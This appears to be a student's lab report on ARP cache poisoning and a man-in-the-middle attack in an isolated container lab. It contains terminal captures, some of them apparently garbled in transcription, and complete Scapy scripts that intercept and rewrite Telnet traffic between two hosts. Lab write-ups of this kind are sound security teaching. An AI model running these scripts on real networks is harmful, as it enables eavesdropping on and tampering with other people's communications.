09:42:19.0205357 IP 10.9.0.6 > 10.9.0.5 ICMP echo reply, id 29, seq 16, length 64
09:42:21.059367 IP 10.9.0.5 > 10.9.0.6 ICMP echo request, id 29, seq 17, length 64
09:42:21.059402 IP 10.9.0.6 > 10.9.0.5 ICMP echo reply, id 29, seq 17, length 64
09:42:22.083394 IP 10.9.0.5 > 10.9.0.6 ICMP echo request, id 29, seq 18, length 64
09:42:22.083430 IP 10.9.0.6 > 10.9.0.5 ICMP echo reply, id 29, seq 18, length 64
09:42:23.107365 IP 10.9.0.5 > 10.9.0.6 ICMP echo request, id 29, seq 19, length 64

ubuntu@ubuntu-2gcpu-nyc3-01: ~$ cloud.digitalocean.com/droplets/45782068/terminal/u/
root@4630e2110f:/volumes# # arp -n
Address HWtype HwAddress Flags Mask Iface
10.9.0.5 ether 02:42:0a:09:00:69 C eth0
10.9.0.105 ether 02:42:0a:09:00:69 C eth0

PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
0/0 packets, 100% loss
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.206 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.150 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.097 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.100 ms
64 bytes from 10.9.0.6: icmp_seq=14 ttl=64 time=0.101 ms
64 bytes from 10.9.0.6: icmp_seq=15 ttl=64 time=0.101 ms
64 bytes from 10.9.0.6: icmp_seq=16 ttl=64 time=0.098 ms
64 bytes from 10.9.0.6: icmp_seq=17 ttl=64 time=0.115 ms
64 bytes from 10.9.0.6: icmp_seq=18 ttl=64 time=0.144 ms
64 bytes from 10.9.0.6: icmp_seq=19 ttl=64 time=0.121 ms
64 bytes from 10.9.0.6: icmp_seq=20 ttl=64 time=0.098 ms
64 bytes from 10.9.0.6: icmp_seq=21 ttl=64 time=0.115 ms
64 bytes from 10.9.0.6: icmp_seq=22 ttl=64 time=0.113 ms
64 bytes from 10.9.0.6: icmp_seq=23 ttl=64 time=0.098 ms
64 bytes from 10.9.0.6: icmp_seq=24 ttl=64 time=0.201 ms
64 bytes from 10.9.0.6: icmp_seq=25 ttl=64 time=0.120 ms
64 bytes from 10.9.0.6: icmp_seq=26 ttl=64 time=0.151 ms
64 bytes from 10.9.0.6: icmp_seq=27 ttl=64 time=0.114 ms
64 bytes from 10.9.0.6: icmp_seq=28 ttl=64 time=0.124 ms
64 bytes from 10.9.0.6: icmp_seq=29 ttl=64 time=0.120 ms
64 bytes from 10.9.0.6: icmp_seq=30 ttl=64 time=0.118 ms
64 bytes from 10.9.0.6: icmp_seq=31 ttl=64 time=0.099 ms
64 bytes from 10.9.0.6: icmp_seq=32 ttl=64 time=0.122 ms

```

```

ubuntu@-Tpspu-2gb-ny3-01 - DigitalOcean Droplet Web Console
❖ cloud.digitalocean.com/droplets/457820668/terminal/#
Sending to Container
Sent 1 packets.
Sending to Container
Sent 1 packets.
Ctrl-C (most recent call last):
  File "mita_arps_poison.py", line 30, in <module>
    arps_poison_loop()
  File "mita_arps_poison.py", line 28, in arps_poison_loop
    time.sleep(5)
KeyboardInterrupt

root@4630e21110f:/volumes# tcpdump -i eth0 -n
tcpdump verbose output suppressed, use -v or -vv for full protocol decode
Interface eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
09:33:33.535674 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 28, seq 1, length 64
09:33:34.563346 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 28, seq 2, length 64
09:33:35.589167 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 28, seq 3, length 64
09:33:36.611372 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 28, seq 4, length 64
09:33:37.635377 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 28, seq 5, length 64
09:33:38.659381 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 28, seq 6, length 64
09:33:38.691232 ARP, Request who-han 10.9.0.6 tell 10.9.0.5, length 28
09:33:39.683381 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 28, seq 7, length 64
09:33:40.715725 ARP, Request who-han 10.9.0.6 tell 10.9.0.5, length 28
09:33:40.707355 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 28, seq 8, length 64
09:33:40.739300 ARP, Request who-han 10.9.0.6 tell 10.9.0.5, length 28
09:33:41.701364 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 28, seq 9, length 64
09:33:42.755407 ARP, Request who-han 10.9.0.6 tell 10.9.0.5, length 28

❖ cloud.digitalocean.com/droplets/457820668/terminal/#
09:36:01.987445 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 28, seq 146, length 64
09:36:03.011373 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 28, seq 147, length 64
09:36:03.011412 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 28, seq 147, length 64
09:36:04.035404 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 28, seq 148, length 64
09:36:04.035442 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 28, seq 148, length 64
09:36:05.059346 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 28, seq 149, length 64
09:36:05.059378 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 28, seq 149, length 64
09:36:06.083394 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 28, seq 150, length 64
09:36:06.083434 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 28, seq 150, length 64
09:36:07.107409 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 28, seq 151, length 64
09:36:07.107482 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 28, seq 151, length 64
09:36:08.111369 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 28, seq 152, length 64
09:36:08.111411 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 28, seq 152, length 64
09:36:09.155353 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 28, seq 153, length 64
09:36:09.155393 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 28, seq 153, length 64
09:36:10.179408 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 28, seq 154, length 64
09:36:10.179449 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 28, seq 154, length 64
09:36:10.242374 ARP, Request who-han 10.9.0.6 tell 10.9.0.5, length 28
09:36:10.243303 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:06, length 28
09:36:11.203364 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 28, seq 155, length 64
09:36:11.203404 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 28, seq 155, length 64

314 packets captured
314 packets filtered by filter
0 packets dropped by kernel
root@7002666f922:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.5 ether 02:42:0a:09:00:06 C eth0
10.9.0.105 ether 02:42:0a:09:00:69 C eth0
root@7002666f922:/#

ubuntu@-Tpspu-2gb-ny3-01 - DigitalOcean Droplet Web Console
❖ cloud.digitalocean.com/droplets/457820668/terminal/#
64 bytes from 10.9.0.6: icmp_seq=135 ttl=64 time=0.109 ms
64 bytes from 10.9.0.6: icmp_seq=136 ttl=64 time=0.126 ms
64 bytes from 10.9.0.6: icmp_seq=137 ttl=64 time=0.179 ms
64 bytes from 10.9.0.6: icmp_seq=138 ttl=64 time=0.141 ms
64 bytes from 10.9.0.6: icmp_seq=139 ttl=64 time=0.102 ms
64 bytes from 10.9.0.6: icmp_seq=140 ttl=64 time=0.099 ms
64 bytes from 10.9.0.6: icmp_seq=141 ttl=64 time=0.116 ms
64 bytes from 10.9.0.6: icmp_seq=142 ttl=64 time=0.104 ms
64 bytes from 10.9.0.6: icmp_seq=143 ttl=64 time=0.101 ms
64 bytes from 10.9.0.6: icmp_seq=144 ttl=64 time=0.120 ms
64 bytes from 10.9.0.6: icmp_seq=145 ttl=64 time=0.128 ms
64 bytes from 10.9.0.6: icmp_seq=146 ttl=64 time=0.142 ms
64 bytes from 10.9.0.6: icmp_seq=147 ttl=64 time=0.126 ms
64 bytes from 10.9.0.6: icmp_seq=148 ttl=64 time=0.124 ms
64 bytes from 10.9.0.6: icmp_seq=149 ttl=64 time=0.108 ms
64 bytes from 10.9.0.6: icmp_seq=150 ttl=64 time=0.105 ms
64 bytes from 10.9.0.6: icmp_seq=151 ttl=64 time=0.170 ms
64 bytes from 10.9.0.6: icmp_seq=152 ttl=64 time=0.126 ms
64 bytes from 10.9.0.6: icmp_seq=153 ttl=64 time=0.180 ms
64 bytes from 10.9.0.6: icmp_seq=154 ttl=64 time=0.129 ms
64 bytes from 10.9.0.6: icmp_seq=155 ttl=64 time=0.122 ms

--- 10.9.0.6 ping statistics ---
15 packets transmitted, 146 received, 5.864584 packet loss, time 157668ms
rtt min/avg/max/mdev = 0.096/0.148/0.513/0.280 ms
root@46d5570cf765:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.6 ether 02:42:0a:09:00:06 C eth0
10.9.0.105 ether 02:42:0a:09:00:69 C eth0
root@46d5570cf765:/#

```

If the poison code isn't run if A pings B we see B reply. The pings are successful, with multiple

ICMP echo requests and replies exchanged between the two devices. M does not interfere.

```
cloud.digitalocean.com/droplets/457820668/terminal/ul
root@e4630e21110f:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.124 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.105 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.131 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.131 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.125 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.116 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.139 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=64 time=0.124 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.118 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.126 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.134 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.106 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.109 ms
64 bytes from 10.9.0.6: icmp_seq=14 ttl=64 time=0.122 ms
64 bytes from 10.9.0.6: icmp_seq=15 ttl=64 time=0.106 ms
64 bytes from 10.9.0.6: icmp_seq=16 ttl=64 time=0.124 ms
64 bytes from 10.9.0.6: icmp_seq=17 ttl=64 time=0.155 ms
64 bytes from 10.9.0.6: icmp_seq=18 ttl=64 time=0.126 ms
^C

```

```
cloud.digitalocean.com/droplets/457820668/terminal/ul
09:17:29.643401 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 23, seq 6, length 64
09:17:29.731256 ARP, Request who-has 10.9.0.5 tell 10.9.0.6, length 28
09:17:29.731427 ARP, Request who-has 10.9.0.6 tell 10.9.0.5, length 28
09:17:29.731470 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:06, length 28
09:17:30.627382 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 23, seq 7, length 64
09:17:30.627424 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 23, seq 7, length 64
09:17:31.651406 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 23, seq 8, length 64
09:17:31.651444 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 23, seq 8, length 64
09:17:32.675367 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 23, seq 9, length 64
09:17:32.675404 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 23, seq 9, length 64
09:17:33.699375 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 23, seq 10, length 64
09:17:33.699413 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 23, seq 10, length 64
09:17:34.723363 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 23, seq 11, length 64
09:17:34.723403 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 23, seq 11, length 64
09:17:35.747349 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 23, seq 12, length 64
09:17:35.747384 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 23, seq 12, length 64
09:17:36.771349 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 23, seq 13, length 64
09:17:36.771384 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 23, seq 13, length 64
09:17:37.795366 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 23, seq 14, length 64
09:17:37.795402 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 23, seq 14, length 64
09:17:38.819386 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 23, seq 15, length 64
09:17:38.819417 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 23, seq 15, length 64
09:17:39.843390 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 23, seq 16, length 64
09:17:39.843431 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 23, seq 16, length 64
09:17:40.867640 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 23, seq 17, length 64
09:17:40.867680 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 23, seq 17, length 64
09:17:41.891667 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 23, seq 18, length 64
09:17:41.891407 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 23, seq 18, length 64
^C
```

Task 2.3 (Turn on IP forwarding) (6 points)

On Host M enable IP forwarding:

```
sysctl net.ipv4.ip_forward=1
```

If we had run the Poison code before then we can see that on repeating the ping test from Host A to Host B. If IP forwarding is enabled on Host M, both Host A and Host B will receive the ARP reply packets.

M (left), A (in lower right) and B (in upper right).

```
cloud.digitalocean.com/droplets/457820668/terminal/ul
root@e4630e21110f:/volumes# sysctl net.ipv4.ip_forward=1
root@e4630e21110f:/volumes# python3 mitm_arpc_poison.py
Sending ARP Request to both containers...
Sending to Container
Sent 1 packets.
Sending to Container
Sent 1 packets.
^C[crackback (most recent call last):
  File "mitm_arpc_poison.py", line 30, in <module>
    arpc_poison_loop()
  File "mitm_arpc_poison.py", line 28, in arpc_poison_loop
    time.sleep(5)
KeyboardInterrupt

root@e4630e21110f:/volumes# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
09:54:59.389442 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 1, length 64
09:54:59.389513 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 1, length 64
09:54:59.389519 IP 10.9.0.105 > 10.9.0.6: ICMP redirect 10.9.0.5 to host 10.9.0.5, length 92
09:54:59.389521 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 1, length 64
09:55:00.419409 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 2, length 64
09:55:00.419453 IP 10.9.0.105 > 10.9.0.6: ICMP redirect 10.9.0.5 to host 10.9.0.5, length 92
09:55:00.419458 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 2, length 64
09:55:00.419506 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 2, length 64
09:55:00.419511 IP 10.9.0.105 > 10.9.0.6: ICMP redirect 10.9.0.5 to host 10.9.0.5, length 92
09:55:00.419515 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 2, length 64
09:55:01.444019 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 3, length 64
09:55:01.444064 IP 10.9.0.105 > 10.9.0.6: ICMP redirect 10.9.0.5 to host 10.9.0.5, length 92
09:55:01.444069 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 3, length 64
09:55:01.444116 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 3, length 64
09:55:01.444123 IP 10.9.0.105 > 10.9.0.6: ICMP redirect 10.9.0.5 to host 10.9.0.5, length 92
09:55:01.444125 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 3, length 64
09:55:02.467396 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 4, length 64
09:55:02.467454 IP 10.9.0.105 > 10.9.0.6: ICMP redirect 10.9.0.5 to host 10.9.0.5, length 92
09:55:02.467459 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 4, length 64
09:55:02.467506 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 4, length 64
09:55:02.467535 IP 10.9.0.105 > 10.9.0.6: ICMP redirect 10.9.0.5 to host 10.9.0.5, length 92
09:55:02.467537 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 4, length 64
09:55:03.491833 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 5, length 64
09:55:03.491877 IP 10.9.0.105 > 10.9.0.6: ICMP redirect 10.9.0.5 to host 10.9.0.5, length 92
09:55:03.491882 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 5, length 64
09:55:03.491933 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 5, length 64
09:55:03.491940 IP 10.9.0.105 > 10.9.0.6: ICMP redirect 10.9.0.5 to host 10.9.0.5, length 92
09:55:03.491943 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 5, length 64
09:55:04.515742 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 6, length 64
09:55:04.515789 IP 10.9.0.105 > 10.9.0.6: ICMP redirect 10.9.0.5 to host 10.9.0.5, length 92
09:55:04.515795 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 6, length 64
09:55:04.515841 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 6, length 64
09:55:04.515859 IP 10.9.0.105 > 10.9.0.6: ICMP redirect 10.9.0.5 to host 10.9.0.5, length 92
09:55:04.515862 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 6, length 64
09:55:04.515920 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
09:55:04.579337 ARP, Request who-has 10.9.0.6 tell 10.9.0.105, length 28
09:55:04.579583 ARP, Request who-has 10.9.0.5 tell 10.9.0.6, length 28
09:55:04.579588 ARP, Request who-has 10.9.0.6 tell 10.9.0.5, length 28
09:55:04.579628 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
09:55:04.579629 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:06, length 28
09:55:05.539397 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 7, length 64
09:55:05.539428 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id 30, seq 7, length 64
09:55:05.539470 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 7, length 64
09:55:05.539474 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 30, seq 7, length 64
^C
--- 10.9.0.6 ping statistics ---
18 packets transmitted, 18 received, 0% discarded, 16 errors, 0% packet loss, time 1741ms
rtt min/avg/max/mdev = 0.102/0.169/0.250/0.041 ms

```

Task 2.4 (Launch the MITM attack) (12 points)

Run ARP cache poisoning script on Host M. Ensure IP forwarding is enabled on Host M. Then establish a Telnet connection from Host A to Host B with telnet 10.9.0.6 on host A. Once the

connection is established, disable IP forwarding on Host M with `sysctl net.ipv4.ip_forward=0`

Run the MITM script on Host M.

```
from scapy.all import *
import re

IP_A="10.9.0.5"
MAC_A="02:42:0a:09:00:05"
IP_B="10.9.0.6"
MAC_B="02:42:0a:09:00:06"
IP_M="10.9.0.105"
MAC_M="02:42:0a:09:00:69"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
        # 1) We need to delete the checksum in the IP & TCP headers
        # because our modification will make them invalid.
        # Scapy will recalculate them if these fields are missing.
        # 2) We also delete the original TCP payload.
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        # Construct the new payload based on the old payload.
        if pkt[TCP].payload:
            newdata = b'Z' * len(pkt[TCP].payload)
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # Create new packet based on the captured one
        # Do not make any change
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Type some characters in the Telnet session on Host A. All characters are replaced by "Z". This is only a slight modification from the original code.

Demo M poison (Upper Left), A telnet client (Lower Left), B telnet host (Upper Right), M MITM (Lower Right) :


```

from scapy.all import *

# Define IP and MAC addresses
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"

IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

print("LAUNCHING MITM ATTACK.....")

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            print("*** %s, length: %d" % (data, len(data)))

            newdata = re.sub(r'arghya', r'AAAAAA', data.decode())
            newdata = data.replace(b'arghya', b'AAAAAA')
            send(newpkt/newdata)
        else:
            send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

# Set up packet sniffing
f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)

```

Final Code: (After Fine grained knowledge)


```

#!/usr/bin/env python3

from scapy.all import *

# Define IP and MAC addresses for hosts A, B, and M
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

# Set the target name to be replaced
myname = "Arghya"
target_byte = myname.encode('utf-8')

def replace_target(pkt):
    ls(pkt)
    # Ignore packets from the attacker's machine
    if pkt[Ether].src == MAC_M:
        pass
    else:
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
            # Create a new packet based on the captured one
            # Remove checksums and payload for recalculation
            newpkt = IP(bytes(pkt[IP]))
            del(newpkt.chksum)
            del(newpkt[TCP].payload)
            del(newpkt[TCP].chksum)

            #####
            if pkt[TCP].payload:
                data = pkt[TCP].payload.load
                decoded_payload = data.decode('utf-8')
                target_index = decoded_payload.find(myname)
                if target_index == -1: # Target name not found, send original packet
                    send(newpkt/data)
                else:
                    # Replace my name with 'A's
                    modified_payload = list(decoded_payload)
                    for i in range(len(myname)):
                        modified_payload[target_index + i] = 'A'
                    newdata = ''.join(modified_payload).encode('utf-8')
                    send(newpkt/newdata)
            else:
                send(newpkt)
            #####

        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
            newpkt = IP(bytes(pkt[IP]))
            del(newpkt.chksum)
            del(newpkt[TCP].chksum)
            send(newpkt)

# Set up packet sniffing on eth0 interface with TCP filter
f = 'tcp and (host ' + IP_A + ' or host ' + IP_B + ' )'
pkt = sniff(iface='eth0', filter=f, prn=replace_target)

```

I implemented MAC address filtering. I refined the payload processing by switching from a simple `replace()` function to a more precise `find()` method, allowing for character-by-character replacement that only modifies exact instances of the target name. This method gives us better control over the packet modification, making sure we don't accidentally corrupt anything else in the payload. I added an explicit check for the target name using `target_index`. The payload handling became more precise with consistent use of UTF-8. I added better packet inspection capabilities with `ls(pkt)`.

In Task 1, I created ARP requests, replies, and gratuitous ARP messages with the purpose of poisoning the ARP caches of target hosts. I also saw just how different network

configurations-such as the setting `arp_accept`-can affect the outcome of an attack.

In Task 2 and 3, I executed Man-in-the-Middle Attack, the intercepting, and being in a position to manipulate network traffic that is in transmission between two hosts. The packet-sniffing and spoofing techniques for manipulating Telnet and Netcat communications respectively were applied. It involved writing Python scripts for capturing, modifying, and forwarding network packets in real time. This was very fun since I feel like my work accumulated to something.

I faced several challenges during the lab and had to kill my containers and start them back up again.

For the Telnet part I was trying to use requests to poison the MACs but it wasn't working (for obvious reasons) so I had to switch to replies. It took me a few days to figure that out. I was then able to make a more efficient poison code with replies.

The Final Netcat part was the hardest. I went down to manually checking what was happening at the byte level to see how I could modify the message without affecting the rest of the data.

During the lab, I got experience using tools like `tcpdump` for packet analysis. I came to know about IP forwarding, which is important during the MITM attack. The lab elicited a more important concept in network security-that even open protocols can be dangerous.

All in all, it was very fun and I felt like a real hacker.

(Thanks and feel free to email me at arghya@nyu.edu if you need more explanations)